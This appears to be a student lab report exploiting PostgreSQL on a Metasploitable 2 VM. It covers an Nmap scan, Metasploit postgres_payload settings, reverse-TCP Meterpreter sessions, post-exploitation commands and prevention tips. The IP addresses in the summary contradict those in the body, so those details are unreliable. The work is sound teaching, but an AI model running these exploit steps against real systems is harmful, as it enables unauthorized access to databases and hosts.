Report:

EXPLOITING POSTGRESQL ON METASPLOITABLE 2

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Executive summary

In this Report, I'll walk through how I exploited a PostgreSQL vulnerability on my Metasploitable 2 machine (192.169.1.24) using Kali Linux (192.169.1.149). PostgreSQL is a powerful, open-source relational database management system that, when left unsecured or outdated, can expose systems to critical vulnerabilities. This exercise highlights how an attacker can exploit PostgreSQL to gain unauthorized access.

Goals and Objectives

In this report, my goals are to:

- **Identify and Exploit Vulnerabilities:** Use Nmap to scan the Metasploitable 2 machine for open services, identify the PostgreSQL service on port 5432, and exploit it using Metasploit.
- **Gain Access to the Target Machine:** Utilize Metasploit to take advantage of the postgres_payload exploit and gain unauthorized access to the system, demonstrating how attackers can take control.
- **Verify and Explore the Compromised System:** Confirm the exploit's success by verifying system information and ensuring file-level access on the compromised machine.
- **Wrap Up Key Lessons:** Conclude the series by reflecting on the importance of understanding vulnerabilities in a controlled lab environment and applying these skills to real-world cybersecurity scenarios.

1. Step 1: Network Scanning with Nmap

To start, I needed to discover what services were running on my target Metasploitable 2 machine. I used Nmap on my Kali Linux machine to perform a network scan**.**

nmap -sV 192.168.1.149


```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.149

Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-21 16:17 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --
dns-servers
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 82.61% done; ETC: 16:17 (0:00:02 remaining)
Stats: 0:00:21 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 91.30% done; ETC: 16:17 (0:00:02 remaining)
Nmap scan report for 192.168.1.149
Host is up (0.0021s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:59:35:43 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 52.97 seconds
```

The scan results revealed that my Metasploitable 2 machine was active with the IP address **192.168.1.149** and had several open ports, including port **5432**, where **PostgreSQL was running**. This service presented an opportunity for exploitation.

2. Launching Metasploit and Searching for Exploits

With PostgreSQL identified as the target, I launched Metasploit to search for available exploits.

msfconsole




Once Metasploit was up and running, I searched for PostgreSQL-related exploits:

search postgresql

The exploit I selected, postgres_payload, had a high success rate for this vulnerability. I activated it with the following command:

use exploit/linux/postgres/postgres_payload



3. Configuring the Exploit

Once the exploit was selected, I configured the necessary settings to ensure the attack would run correctly. This included setting my **LHOST** (my Kali machine IP) and **LPORT** (the listening port), as well as the target machine's **RHOSTS** and **RPORT**.

- **Setting Kali's IP (LHOST)**:

set LHOST 192.168.1.24

- **Setting Kali's Listening Port (LPORT)**:


set LPORT 4444

- **Setting the Target Machine IP (RHOSTS)**:

set RHOSTS 192.168.1.149

- **Setting the Target PostgreSQL Port (RPORT)**:

set RPORT 5432



4. Running the Exploit

With all the settings in place, I executed the exploit: **run**

```
msf exploit(linux/postgres/postgres_payload) > run
[*] Started reverse TCP handler on 192.168.1.24:4444
[*] 192.168.1.149:5432 - 192.168.1.149:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] 192.168.1.149:5432 - Uploaded as /tmp/iCSPzxgc.so, should be cleaned up automatically
[*] Sending stage (1062760 bytes) to 192.168.1.149
[*] Sending stage (1062760 bytes) to 192.168.1.149
[*] Meterpreter session 1 opened (192.168.1.24:4444 → 192.168.1.149:36034) at 2026-01-21 16:47:00 +0100
[*] Meterpreter session 2 opened (192.168.1.24:4444 → 192.168.1.149:36035) at 2026-01-21 16:47:00 +0100

meterpreter > 
```

Metasploit successfully connected to the PostgreSQL service and gave me access to a Meterpreter shell, signaling that the exploit had worked.

5. Verifying System Access

Once the exploit ran successfully, I had gained access to a Meterpreter shell, giving me full control over the Metasploitable 2 machine. To confirm the success, I ran a few basic commands to gather system information and check my level of access:
Check System Info:

```
meterpreter > getuid
Server username: postgres
meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > 
```

The output confirmed that I was connected to the Metasploitable machine.
Check File Access:
I also used the ls command to ensure I had file-level access by listing the contents of the directories:

```
meterpreter > ls
Listing: /var/lib/postgresql/8.3/main
=====================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  4     fil   2010-03-17 15:08:46 +0100  PG_VERSION
040700/rwx------  4096  dir   2010-03-17 15:08:56 +0100  base
040700/rwx------  4096  dir   2026-01-21 16:49:48 +0100  global
040700/rwx------  4096  dir   2010-03-17 15:08:49 +0100  pg_clog
040700/rwx------  4096  dir   2010-03-17 15:08:46 +0100  pg_multixact
040700/rwx------  4096  dir   2010-03-17 15:08:49 +0100  pg_subtrans
040700/rwx------  4096  dir   2010-03-17 15:08:46 +0100  pg_tblspc
040700/rwx------  4096  dir   2010-03-17 15:08:46 +0100  pg_twophase
040700/rwx------  4096  dir   2010-03-17 15:08:49 +0100  pg_xlog
100600/rw-------  125   fil   2026-01-21 16:03:47 +0100  postmaster.opts
100600/rw-------  54    fil   2026-01-21 16:03:47 +0100  postmaster.pid
100644/rw-r--r--  540   fil   2010-03-17 15:08:45 +0100  root.crt
100644/rw-r--r--  1224  fil   2010-03-17 15:07:45 +0100  server.crt
100640/rw-r-----  891   fil   2010-03-17 15:07:45 +0100  server.key
```

6.Conclusion

How to Prevent PostgreSQL Vulnerabilities: A Cybersecurity Standpoint
To protect against PostgreSQL vulnerabilities like the one exploited in this exercise, it's critical to keep all database servers updated with the latest software versions. Outdated versions, such as the one used in this scenario, often contain vulnerabilities that attackers can exploit. Regularly applying patches and updates to PostgreSQL is essential to closing known security gaps and ensuring the database is secure.
In addition to keeping PostgreSQL up to date, implementing strong access controls is vital. Limiting access to the PostgreSQL service to only necessary users and trusted IP addresses helps reduce the attack surface. Always enforce strong, unique passwords for all database accounts, and wherever possible, use multi-factor authentication (MFA) to add an extra layer of protection.